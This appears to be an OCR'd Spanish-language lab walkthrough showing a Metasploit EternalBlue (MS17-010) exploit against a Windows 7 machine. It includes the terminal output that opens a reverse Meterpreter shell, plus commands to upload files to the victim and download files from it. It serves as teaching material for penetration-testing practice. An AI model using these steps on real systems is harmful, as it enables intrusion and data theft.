
comandos basicos en el meterpreter (YA DENTRO DE LA MAQUINA VICTIMA)


```
alexander@alex: ~
Session  Actions  Edit  View  Help
   LHOST     10.0.0.206       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) >  set RHOST 10.0.0.168
RHOST => 10.0.0.168
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.0.206:4444
[*] 10.0.0.168:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.168:445        - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' a
nd '?' was replaced with '*' in regular expression
[*] 10.0.0.168:445        - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.168:445 - The target is vulnerable.
[*] 10.0.0.168:445 - Connecting to target for exploitation.
[+] 10.0.0.168:445 - Connection established for exploitation.
[+] 10.0.0.168:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.168:445 - CORE raw buffer dump (40 bytes)
[*] 10.0.0.168:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 10.0.0.168:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 10.0.0.168:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 10.0.0.168:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.168:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.168:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.168:445 - Starting non-paged pool grooming
[+] 10.0.0.168:445 - Sending SMBv2 buffers
[+] 10.0.0.168:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.0.168:445 - Sending final SMBv2 buffers.
[*] 10.0.0.168:445 - Sending last fragment of exploit packet!
[*] 10.0.0.168:445 - Receiving response from exploit packet
[+] 10.0.0.168:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.0.168:445 - Sending egg to corrupted connection.
[*] 10.0.0.168:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 10.0.0.168
[*] Meterpreter session 1 opened (10.0.0.206:4444 -> 10.0.0.168:49165) at 2026-01-24 14:13:49 -0500
[+] 10.0.0.168:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.0.168:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.0.168:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

SCREENSHOT (IMAGEN DE LA MAQUINA VICTIMA) (screenshot)




comando para subir un archivo desde la maquina atacante hacia maquina victima.

(upload /home/alexander/Desktop/alex.txt c://users//lola//desktop//alex.txt)



comando para descargar un archivo desde maquina victima hacia maquina atacante
(download c://users//lola//desktop//jEspinal.txt /home/alexander/desktop/jEspinal/.txt



Confirmar existencia del archive que se descargo de la mquina victima.